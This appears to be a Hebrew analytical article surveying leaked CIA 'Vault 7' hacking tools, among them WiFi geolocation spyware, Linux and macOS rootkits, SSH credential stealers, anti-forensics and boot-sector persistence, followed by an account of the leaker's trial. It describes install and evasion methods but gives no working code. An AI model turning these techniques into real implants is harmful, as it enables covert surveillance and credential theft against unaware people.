
אלזה ("Elsa")

אלזה היא רוגלת מעקב מבוססת רשתות WiFi שנועדה להקליט בחשאי את מיקומו של הקורבן מכל מכשיר בעל ממשק לרשתות אלחוטיות.

שם	Elsa
תיאור	רוגלת מעקב גיאוגרפי חשאית
המסמך המודלף	מדריך למשתמש
מטרה	מעקב Offline אחר מיקומו של הקורבן ללא שימוש במקלט GPS באמצעות ניצול הממשק הרשתי שלו לרשתות אלחוטיות

שיטת פעולה:

- הרוגלה (מופצת כקובץ מסוג dll) תותקן באחת מהדרכים הבאות:
 - תהליך שירות (service)
 - משימה מתוזמנת
 - באמצעות מנגנון Applnit_DLL
 - שימוש ב-rundll32 (שימוש בשיטה זו לא יקבע שרידות)
- המידע יאסף באופן מחזורי, ללא תלות בניסיונות התחברות לרשתות עצמן (ניטור רציף באמצעות האזנה לתווך).
- כל המידע יישמר באופן מוצפן על העמדה.
- 2 סוגים של מידע לאיסוף:
 - שם, מזהה ועוצמת האות (Essid, Bssid, RSSI) של כל רשתות ה-WiFi שהיו בקרבת מחשב הקורבן.
 - תשובות לשאלות Geo-location שישלחו לשרתי צד שלישי בפרק זמן קבוע, כל עוד העמדה מחוברת אל רשת כלשהי.
- איסוף המידע המוצפן יתבצע באמצעות גישה פיזית נוספת אל המחשב הנתקף או באמצעות כלי ניצול של ה-CIA שכבר מותקנים על העמדה.
- פרסור המידע יבוצע בשרת ייעודי:
 - שערך המיקום של כל הרשתות שהקורבן היה בקרבתם ע"י הצלבת המידע מול מסדי נתונים ציבוריים של גוגל ומייקרוסופט.
 - חילוץ הקורדינטות מהתשובות לשאלות שנשלחו כאשר הקורבן היה מחובר לאינטרנט.



```
<?xml version="1.0" encoding="UTF-8"?>
<Log>
  <client>0x2234</client>
  <wifi-ap-list>
    <wifi-ap-entry>
      <timestamp format="UTC">Wed Jun 13 14:42:27 2012</timestamp>
      <flags>0x0</flags>
      <count>12</count>
      <wifi-ap>
        <ssid>BREAD SHOP</ssid>
        <mac>00:03:52:AB:F4:20</mac>
        <rssi>-29</rssi>
      </wifi-ap>
    </wifi-ap-entry>
  </wifi-ap-list>
</Log>
```

[דוגמה לקובץ לוג שמייצר סוכן אלזה ומכיל מידע על רשתות אלחוטיות שנוטרו בסביבתו של הקורבן]


מדינת הפקר ("OutlawCountry")

rootkit למערכות הפעלה מבוססות Linux למטרות proxying.

שם	OutlawCountry
תיאור	kernel module זדוני
המסמך המודלף	מדריך למשתמש
מטרה	העברת מידע מרשתות יעד שונות אל נכס בשליטת ה-CIA בצורה מאובטחת ושקטה

שיטת פעולה:

- הסוכן חייב גישת shell ראשונית אל עמדת המטרה ולהתקין את המודול באמצעות פקודת insmod. לאחר ההתקנה ימחק את קובץ ה-ko.
- לאחר ההתקנה ייצור המפעיל טבלת netfilter שתהיה גלויה למשתמש רק אם הוא יהיה בעל הרשאות root ויודע את שם הטבלה
- בתוך הטבלה יתווספו כללי ניתוב (באמצעות הפקודה iptables) שימשו להעברת המידע מהרשתות והממשקים שהוגדרו בטבלה אל נכס ה-CIA



[ארכיטקטורת הפעולה של מדינת הפקר. Operator ו-TARG_1 הן עמדות וכל שאר האובייקטים באיור מייצגים רשתות יעד שמהם יזרם המידע.

מתוך המדריך למשתמש.]

גורד שחקים ("Highrise")

כלי למכשירי Android שפועל באופן סמוי במטרה לבצע Proxying להודעות SMS שמתקבלות ממכשירי סלולארי שהותקנו עליהם אפליקציות זדוניות של ה-CIA.

שם	Highrise
תיאור	קובץ בפורמט apk תמים למראה שמשמש מפעילי CIA
המסמך המודלף	מדריך למשתמש
מטרה	<ul style="list-style-type: none"> ▪ ריגול ▪ חילוץ מידע מפלאפון נגוע ללא קישוריות לאינטרנט

שיטת פעולה:

- התקנת האפליקציה על פלאפון המפעיל.
- כל הודעת SMS שתועבר אל המפעיל תועבר ישירות באמצעות האינטרנט אל שרת מאזין, בהתאם לקונפיגורציה שהוגדרה בעת ההתקנה.
- באופן כזה ניתן לחלץ מידע גם ממכשירים שאינם מחוברים לאינטרנט.

אימפריאל ("Imperial")

הדלפה שכוללת 3 כלים שונים שמהותם קבלת שליטה מלאה על מחשב הקורבן, במערכות הפעלה שונות.

שם	Achilles
תיאור	סקריפט בשפת bash להרעלת קבצי DMG (קבצים שמשמשים להתקנת אפליקציות על מחשבים מבוססי OS X) באופן שלא יעורר חשד ולא ישאיר עקבות פורנזיות
המסמך המודלף	מדריך למשתמש
מטרה	קבלת אפשרות להרצה של קוד זדוני על מחשב הקורבן בעת התקנת אפליקציה תוך שמירה על הפונקציונליות המקורית של התוכנה המותקנת וללא יכולת לגילוי בדיעבד

שיטת פעולה:

- המפעיל יתן את קובץ ה-DMG המקורי עם האפליקציה הלגיטימית כפרמטר לסקריפט, ביחד עם הנתבי לתיקיית הכלים הזדוניים שאותם הוא מעוניין להריץ.
- הסקריפט "יארוז" מחדש את האפליקציה עם הקבצים הזדוניים כך שהם יורצו באופן חד פעמי מיד לאחר הרצת האפליקציה המקורית, ולאחר מכן ימחקו את עצמם.

שם	Aeris
תיאור	כלי שכתוב בשפת C המיועד למערכות הפעלה מבוססות POSIX (Debian, Red Hat,) Solaris, CentOs) לצורך אוטומציה של חילוץ מידע ושליטה מרחוק על המערכות הנתקפות
המסמך המודלף	מדריך למשתמש
מטרה	שליטה מרחוק, חילוץ מידע

שיטת פעולה:

- קימפול הכלי יתבצע באמצעות סקריפט ייעודי שיכלול את הקונפיגורציה הרצויה
- ההרצה של הכלי תתבצע ידנית באמצעות המפעיל או באמצעות מודול ייעודי לתחזוקת שרידות
- כל התקשורות שייצר הכלי יהיו מוצפנות בסטנדרטים שמוגדרים בתקן שמוגדר במסמך אחר שדלף בשם [Network Operations Division Cryptographic Requirements](#)
- המפעיל יחלץ את המידע המוצפן מרכיב ה-LP (Listening Post) ויעביר אותו לפענוח אל רשת ה-CIA הפנימית

שם	SeaPea
תיאור	rootkit למחשבים מבוססי מערכות הפעלה OS X
המסמך המודלף	מדריך למשתמש
מטרה	יכולות ניטור, הרצת קוד, הסתרת קבצים וביצוע תקשורת באופן חשאי ושקוף למשתמש, למערכת ההפעלה ולמוצרי הגנה

שיטת פעולה:

- הסתרת קבצים תתבצע על סמך שמם מתוך רשימה מוגדרת מראש וניתנת לקינפוג
- הסתרת תהליכים תתבצע באמצעות חלוקה ל-3 קטגוריות (אין פירוט טכני על דרכי המימוש):
 - תהליכים רגילים - יכולים לראות רק תהליכים רגילים
 - תהליכי elite - תהליכים שיכולים לראות רק תהליכים רגילים אבל לא תהליכי elite אחרים (כולל את עצמם). תהליכים רגילים לא יוכלו לראות תהליכי elite
 - תהליכי super-elite - תהליכים שיכולים לראות את כל התהליכים הרצים כולל את עצמם. רק תהליכים מסוג super-elite יוכלו לראות תהליכים מסוג super-elite
- הסתרת תקשורות (TCP IPv4 socket) תתבצע בדומה להסתרת תהליכים כך שכל תקשורת תסווג ותתנהג בהתאם לסוג התהליך שיצר אותה



דאמבו ("Dumbo")

דאמבו הוא כלי תמיכה למבצעי חדירה פיזית באתרים שנתקפים ע"י סוכני שטח של ה-CIA

שם	Dumbo
תיאור	פוגען שמזהה תהליכי ניטור והקלטה במחשבי רשת הקורבן ומשבית אותם. התהליכים שמזוהים הם תהליכים שתומכים בממשקים למיקרופונים, מצלמות, מתאמי רשת אלחוטיים, מתאמי Bluetooth
המסמך המודלף	מדריך למפעיל שטח ומדריך למשתמש
מטרה	<ul style="list-style-type: none"> ▪ מניעת הקלטה וצילום של סוכני PAG (Physical Access Branch) באתר הנתקף (פיזית, בזמן ה"ביקור" שלהם) על מנת למנוע זיהוי/הפללה שלהם בזמן המבצע או לאחריו ▪ ניטור ותיעוד תהליכים שעלולים לגרום לכישלון או הסגרת המבצע

שיטת פעולה:

- חיבור התקן USB למחשב הקורבן
- הרצת הכלי בהרשאות מנהל. הכלי ינסה לאתחל את עצמו בהרשאות SYSTEM על מנת לקבל הרשאות מלאות
- הכלי יבצע סקירה, איסוף (לצורך תיעוד) של כלי הניטור והממשקים שזוהו
- הכלי יבצע פעולות שמשביתות את הממשקים לכלי הניטור שזוהו על העמדה, בהתאם למה שהוגדר בקונפיגורציה
- בסיום פעולת הכלי, ביכולתו לגרום לקריסה יזומה של מערכת ההפעלה (Screen Blue) על מנת לטשטש ראיות פורנזיות אודות עצם הרצתו. לאחר הקריסה המחשב יעבור reboot והאירוע יראה בלוגים כמו תקלה שגרמה לאתחול המחשב מחדש, ללא עדויות לכלי הזדוני שהורץ או לתהליכים שהושבתו

```
[2015-06-24 20:10:17 UTC] ===== Started =====
[2015-06-24 20:10:17 UTC] (INFO) Operating System: Windows 7 Professional Service Pack 1
[2015-06-24 20:10:17 UTC] (INFO) Computer Name: Example-PC
[2015-06-24 20:10:17 UTC] (INFO) Computer Architecture: x64
[2015-06-24 20:10:17 UTC] (GOOD) Disabled adapter: Local Area Connection
[2015-06-24 20:10:17 UTC] (GOOD) Muted all microphones
[2015-06-24 20:10:17 UTC] (INFO) Found a camera device, Friendly Name: Microsoft® LifeCam Cinema(TM)
[2015-06-24 20:10:18 UTC] (BAD) Found a process using a camera! PID: 6020, Filename: C:\iSpy\iSpy.exe
[2015-06-24 20:10:18 UTC] (GOOD) Suspended PID: 6020, Filename: C:\iSpy\iSpy.exe
[2015-06-24 20:10:18 UTC] (INFO) Found a file with write-permission, Filename: C:\Recordings\video.mp4
[2015-06-24 20:10:23 UTC] (GOOD) Corrupted file: C:\Recordings\video.mp4
[2015-06-24 20:10:23 UTC] (GOOD) Deleted file: C:\Recordings\video.mp4
[2015-06-24 20:10:29 UTC] (INFO) Began exit timer for 3 minutes
```

[קטע מתוך קובץ לוג לדוגמה שמתקבל לאחר הרצת הכלי Dumbo על מחשב נתקף]



מרגל שתול ("BothanSpy")

מרגל שתול הוא פוגען שמטרגט SSH clients מסוג Xshell או OpenSSH שרצים על העמדה (מסוג Windows או Linux). ביכולתו לאסוף סיסמאות ופרטי התחברות של SSH sessions פעילים, לשמור אותם במקום ייעודי ולשלוח אותם חזרה אל סוכני ה-CIA.

שם	Gyrfalcon, BothanSpy
תיאור	כלי לחילוץ פרטי הזדהות בפרוטוקול SSH
המסמך המודלף	תיעוד הכלי , מדריך למשתמש
מטרה	גניבת פרטי הזדהות בצורה חשאית ודיווחם חזרה לצורך קבלת דרכי גישה לרשתות מסווגות

שיטת פעולה:

- בפלטפורמת Windows, הרצת הכלי bothanSpy תתבצע באמצעות ה-ICE Loader כפי שתואר עבור הכלי "בטטת כורסה".
- בפלטפורמה מבוססת Linux הרצת הכלי Gyrfalcon והגנה על זיהויו תתבצע בעזרת rootkit בשם JQC/KitV.
- הכלים ינצל חולשות בגרסאות הנתמכות של ה-SSH clients ויחלצו מהן את כל הפרטים על החיבורים הפעילים מהעמדה.
- הכלים ישמרו את הפרטים מוצפנים בהצפנת AES על הדיסק או על התקן חיצוני. המפתח להצפנה יהיה ה-hash של המחרוזת "secretphrase".
- קיימת אפשרות להרצת קוד אוטומטית על העמדות המרוחקות במסגרת ה-sessions הפעילים.
- ניתן לפענח את הקבצים המוצפנים באמצעות סקריפט פייתון שמצורף לפרויקט.


נתיב מהיר ("ExpressLane")

נתיב מהיר הוא כלי ריגול לאיסוף אוטומטי של חתימות ביומטריות ממחשבים בבעלות צבאות או ארגונים שמשמשים בנתונים ביומטריים לצורכי זיהוי, אימות ובקרת כניסה של אנשים.

שם	ExpressLane
תיאור	סוס טרויאני במסווה של עדכון תוכנה למערכת זיהוי ביומטרית בבעלות חברות ביטחוניות או צבאות שנמצאים בשיתוף פעולה עם ה-CIA
המסמך המודלק	מפרט בדיקות ומדריך למשתמש
מטרה	<ul style="list-style-type: none"> גניבת נתונים ביומטריים באופן חשאי על מנת לאסוף מודיעין ולהגדיל את המאגרים של ה-CIA דוח שנתונים מסוג זה שימשו לזיהוי של המחבל אוסאמה בין-לאדן בפקיסטן לאחר חיסולו

שיטת פעולה:

- סוכן CIA יחבר DOK עם "עדכון תוכנה" לתוכנה שמשמשת לזיהוי ואגירת נתונים ביומטריים
- העדכון יראה לגיטימי לעובד או הטכנאי מטעם החברה שנמצא לצד הסוכן ואפילו יציג progress bar
- בזמן ה"עדכון" בפועל מתבצעת העברת נתונים ממחשב המטרה אל מחיצה נסתרת בכונן ה-DOK הנייד.
- פירוט תהליך ההתקנה וחילוץ המידע לכל אורכו מפורט במסמך הבדיקות



[ממשק הקונפיגורציה של התקנת נתיב מהיר. בין השאר ניתן להגדיר כמה זמן ייארך תהליך ההתקנה המזויף ומה התאריך בו הרגולה תפסיק לאסוף נתונים ממחשב הקורבן]



מלאך חבלה ("Angelfire")

מלאך חבלה היא פלטפורמה עשירה ליצירת שרידות עמוקה, הסלמת הרשאות ו-pivoting על מחשבים מבוססי מערכת הפעלה Windows. דומה במהותה לפרויקטים 'חגב' ו-'אחרי חצות'.

הפלטפורמה מורכבת מ-4 כלים שונים והיא מכילה יכולות תקיפה מתקדמות מאוד. אפשר לשער שזה פרויקט הקוד המועדף בו השתמש ה-CIA להדבקת מחשבים מבוססי Windows. מכיוון שמדובר בפרויקט ענק, נפרט רק בכלליות על תפקידו של כל מרכיב בלי לפרט על המימוש הפנימי.

שם	Angelfire
המסמך המודלף	מדריך למשתמש , מדריך למפתח , מפרט בדיקות , באגים והערות
מטרה	מימוש יכולת שרידות גנרית וחשאית לכל payload שידרש לרוץ על מחשב הקורבן. מטרת העל של ה-payload יכולות להיות: מעקב, שליטה מרחוק, חילוץ מידע, שיבוש ומניעת שירות

מרכיבי הפרויקט:

- **SolarTime** - רכיב ההדבקה הראשוני המבצע שינוי בסקטור ה-boot במחיצת מ"ה על מנת שבזמן העלייה יטען דרייבר זדוני. הדרייבר הזדוני קיים על מערכת הקבצים כקובץ מוצפן.
- **WolfCreek** - הדרייבר הזדוני ש-SolarTime טוען בעליית מ"ה. לאחר שהוא נטען הוא יכול לטעון דרייברים אחרים או תהליכים במרחב המשתמש.
- **Keystone** - הרכיב במרחב המשתמש שאחראי להריץ payload זדוני לבחירת המפעיל כתהליך שירות (ירוץ כמופע של התהליך svchost.exe). Keystone יטען תהליכים לזיכרון וירץ אותם ללא השארת ראיות על הדיסק, מה שיעזור להמנע מזיהוי ע"י מוצרי הגנה ויקשה על תהליך החקירה.
- **BadMFS** - מערכת קבצים חשאית שממוקמת בסוף המחיצה הפעילה בדיסק הקשיח. במדריך למפתח קיים API מתועד להתממשקות תוכנית (דומה מאוד ל-WinAPI). מטרתה לאחסן את כל הקבצים שיהיו בשימוש WolfCreek באופן מוצפן. בנוסף להצפנה קיימת על הקבצים שכבת אובפוסקציה נוספת שמטרתה להסתיר מחרוזות ופונקציות חשודות.

bmfsCreateFile


Creates or opens a file within BadMFS. The method will supply a handle if no errors occur, which can be used to read or write to the file.

```

NTSTATUS MexCreateFile(
    [in] PWCHAR pwcFileName,
    [in] DWORD dwAccessFlags,
    [in] DWORD dwCreateFlags,
    [out] BadMFS_HANDLE *handle
);

```

[תיעוד הפונקציה המשמשת לגישה או ליצירה של קובץ מתוך ה-API של BadMFS File System]



פרוטגו ("Protego")

[פרוטגו](#) הוא פרויקט הנדסי לבקרת כלי טיס וטילים על בסיס בקרים חומרתיים. הוא פותח בחברת [Raytheon](#). לא ברור מה החלק של EDG בפיתוח, איך הפרויקט בכלל קשור לסייבר ואיך הוא מצא את דרכו למסמכים הפנימיים של מחלקת הפיתוח תחת מרכז הסייבר ב-CIA. אין שום אזכור לפוגענים או לחולשות במסמכים הטכניים שהודלפו ולכן לא נמשיך לפרט עליו כאן. אם לאחר קריאת המסמכים יש לאחד מקוראינו השערה איך הפרויקט מתקשר למרכז הסייבר ב-CIA נשמח לשמוע על כך בתגובות למאמר.

מיקור חוץ

בין כל שאר ההדלפות שראינו יש כמה הדלפות ייחודיות - [מסמכי מחקר](#) של חברות מובילות בתחום הסייבר שהוזמנו במיוחד עבור ה-CIA ומתארים בפירוט את טכניקות התקיפה וההגנה המתקדמות ביותר עד אותו זמן. מקור המסמכים הוא חברת Raytheon מיוזמתנו. לפי התוכן שלהם, הדו"חות הוזמנו למטרות קבלת סקירה והמלצות למחקר סייבר התקפי. מכיוון שהמסמכים מציגים ידע שאינו ייחודי ל-CIA ומכיוון שרובם מציגים מידע לא מעודכן לא נתעכב עליהם אבל נצרף קישורים ישירים של מסמכים נבחרים עבור מי שימצא את המידע מועיל.

- א. [הוכחת יכולת למימוש rootkit באמצעות DKOM \(Direct Kernel Object Manipulation\)](#)
- ב. [דו"ח חקירה על הפוגען Pony/Fareit](#)
- ג. [הוכחת יכולת תחזוקת שרידות באמצעות שימוש ב-WMI](#)
- ד. [דו"ח מחקר על שיטות Anti-Emulation-I Anti-Debugging](#)
- ה. [סקירה על טכניקות תקיפה שמומשו ב-Mimikatz](#)
- ו. [סקירת-על בנושא שיטות הפעולה של הפוגען החמקמק Regin](#)

המקור לדליפה

בחודש יוני השנה [פורסם מאמר נרחב](#) שמפרט על זהותו של החשוד בהדלפה ועל אחורי הקלעים של חקירת ההדלפה בידי ה-CIA במגזין "The New Yorker". המאמר לא טכני אבל מגלה רבות על נהלי העבודה שהיו קיימים עד לא מזמן בסוכנות הביון, ועל מהלך האירועים שהוביל להדלפה. נחשף במאמר שהחשוד הינו מהנדס תוכנה לשעבר בענף התמיכה המבצעית (Operational Support) ב-CIA בשם **ג'ושוע שולטה**, שהיה עובד ותיק ומוכשר אך בעל בעיות שליטה, אלימות ומשמעת. הסיבה להדלפה לטענת התביעה בארה"ב הייתה נקמנות של העובד הממורמר על כך שהארגון סירב לפטר עובד נוסף שהיה בסכסוך איתו (במאמר מצוין שהריב ביניהם התחיל במלחמות nerf-gun).

בעקבות הסכסוך הועבר ג'ושוע לקומה אחרת באותו מבנה, בין השאר עקב תלונותיו שהוא חושש לחייו. ג'ושוע לא אהב את הפתרון שמצא ה-CIA והחל במסכת מאבקים מנהליים ומשפטיים עם בכירי ה-CIA כנגד ההחלטה להעביר אותו מקום, תבע את אותו עובד בבית המשפט ואיים על ה-CIA באמצעות עורך דינו שיפרסם את פרטי המקרה בעיתונות. לבסוף התפטב ג'ושוע בחודש נובמבר 2016 ועבר לעבוד בחברת Bloomberg. הוא עלה כחשוד מידי בחקירת הדליפה ולאחר קבלת צו חיפוש בביתו התגלו בהיסטוריית הגלישה שלו מספר רב של חיפושים שקשורים לאתר WikiLeaks בתקופה טרם התפטרותו, וכמה חיפושים שקשורים לחקירת ה-FBI על ההדלפה שעות לאחר שפורסמה באתר WikiLeaks.

אמנם בתור מומחה לאבטחת מידע היינו מצפים משולטה ליותר זהירות לגבי עקבת הרגל הדיגיטלית שלו אבל בשלב זה עדיין לא היו ראיות פורנזיות כנגד שולטה. כשהמשיכה החקירה החבל התחיל להתהדק סביב צווארו - במחשבו האישי שהוחרם נמצאה מכונה וירטואלית מוצפנת בסיסמה (שנמצאה שמורה על הפלאפון שלו). בתוך המכונה נמצאו חומרים שכוללים פורנוגרפיית ילדים. על הפלאפון שלו נמצאו עדויות לתקיפה מינית של שותפתו לדירה בזמן עבודתו ב-CIA. זה עדיין לא קשר אותו ישירות להדלפה אבל הספיק כדי להכניס אותו למעצר בית, שאותו הפר בהמשך ולאחר מכן נכנס לכלא כשהוא ממתין למשפט שלו באשמת החזקת חומר אסור, הטרדה מינית והדלפה של חומר מסווג.

לאחר פרסום שמו נודע שהוא נשפט בעבר על ריסוס צלבי קרס בבית ספר. בחודש פברואר 2020 נשפט ג'ושוע רק באשמת הדלפת חומר מסווג. במשפט הוצגו ראיות מפלילות נוספות כנגד שולטה: לוג משנת 2016 הראה שהוא ניגש לאחד מהגיבויים השמורים של שרת הקבצים. אותו גיבוי, הכיל בדיוק את אותן גרסאות של המסמכים שפורסמו בהדלפה.

בערך באותו זמן הוא הוריד למחשבו האישי את מערכת ההפעלה "tails" שנועדה לטשטש עקבות דיגיטליים לאחר השימוש בה. לאחר מכן ביצע כמה חיפושים על איך ניתן להעביר בצורה אמינה טרה-בית של מידע ואיך לבצע מחיקה של כונן קשיח כך שהמידע עליו לא יהיה ניתן לשחזור.

ע"פ המאמר, ה-CIA משקיע מאמצים רבים בהרשעה שלו ומביא עדויות אופי מעובדים שעבדו עימו והמשפט מגיע לעומקים אבסורדיים באישיותו של שולטה עד כדי כך שאפילו נידונו הסכנות בשימוש ברובי nerf בידי מומחים של ה-CIA. למרות כל המאמצים, חבר המושבעים החליט שנעשה לו עיוות דין והסכים להאשים אותו רק בעבירות של ביזיון בית המשפט ואמירת דבר שקר בחקירת FBI. כמובן שארה"ב לא ויתרה, הוא נותר במעצר עד שהחל משפטו החדש ובמהלכו (תחת האישומים: איסוף מידע סודי, שינוע מידע סודי, גישה לא מורשית למחשב לצורך חילוץ מידע מסווג, הפצת מידע על תוכנות זדוניות, עדות שקר ושיבוש הלכי משפט). דווח שמאז הוא הספיק להתאסלם בין כותלי הכלא והחליט לפטר את עורכי הדין ולייצג את עצמו במשפט.

מתוך כותלי הכלא הוא איים שיעשה חיים קשים ל-CIA במהלך המשפט החדש בכך שהוא יעיד בהרחבה על מבצעים ונכסים ברשות הארגון ויזמן לשולחן העדים 9 סוכנים סמויים, 17 סוכנים רגילים ואפילו משת"פ בשירות ארה"ב. **בתאריך 14.7.2022 הורשע שולטה בבית המשפט הפדרלי בארה"ב בכל תשעת סעיפי האישום נגדו.**



[תמונתו של ג'ושוע שולטה מתוך אתר LinkedIn]



סיכום

הדליפה של הכספת השביעית שונה במהותה ובהיקפה מכל דליפה אחרת מכיוון שאינה מכילה רק תיעוד של היכולות אלא גם פירוט עשיר על שיטות הפעולה ברמה הטקטית, ומידע טכני שנכתב ממקור ראשון ע"י המפתחים של הכלים ההתקפיים. למרות שהמסמכים בדליפה עודכנו לאחרונה לפני יותר מ-5 שנים, ולמרות שבעקבות הדליפה סביר להניח שה-CIA החליף או שינה לגמרי את ארנסל הכלים שלו, סביר להניח שלא נזכה לראות עוד דליפה בהיקף כזה ולכן המאמר יכול להיות נקודת פתיחה טובה להערכת היכולות ושיטות הפעולה במרחב הסייבר של ארגוני ביון ברמה עולמית. ניתוח זהיר של היכולות שהוצגו מוביל למסקנה שהאזרח הרגיל חשופ במידה רבה למתקפות סייבר פולשניות מידי ארגוני ביון, מבלי יכולת אמיתית למנוע אותן או אפילו לדעת שהן קרו. הערכה זהירה היא שכיום (2022) היכולות בידי שחקנים מסוג זה משמעותיות הרבה יותר מאלה שהוצגו במאמר בגלל נטייתם הטבעית של ארגונים לפתח את היכולות שלהם ולחזק את כוחם, ובגלל תלותנו הגוברת והבלתי נמנעת במחשבים ומוצרי טכנולוגיה (משטח התקיפה התרחב).

על המחבר

בעל תואר ראשון בהנדסת מחשבים ותוכנה, סטודנט לתואר שני בהנדסת מחשבים, ועוסק כיום במחקר סייבר אבטחתי בתחומי Malware Analysis ו-Reverse Engineering. מתעניין בעולמות הסייבר, מודיעין וגיאו-פוליטיקה.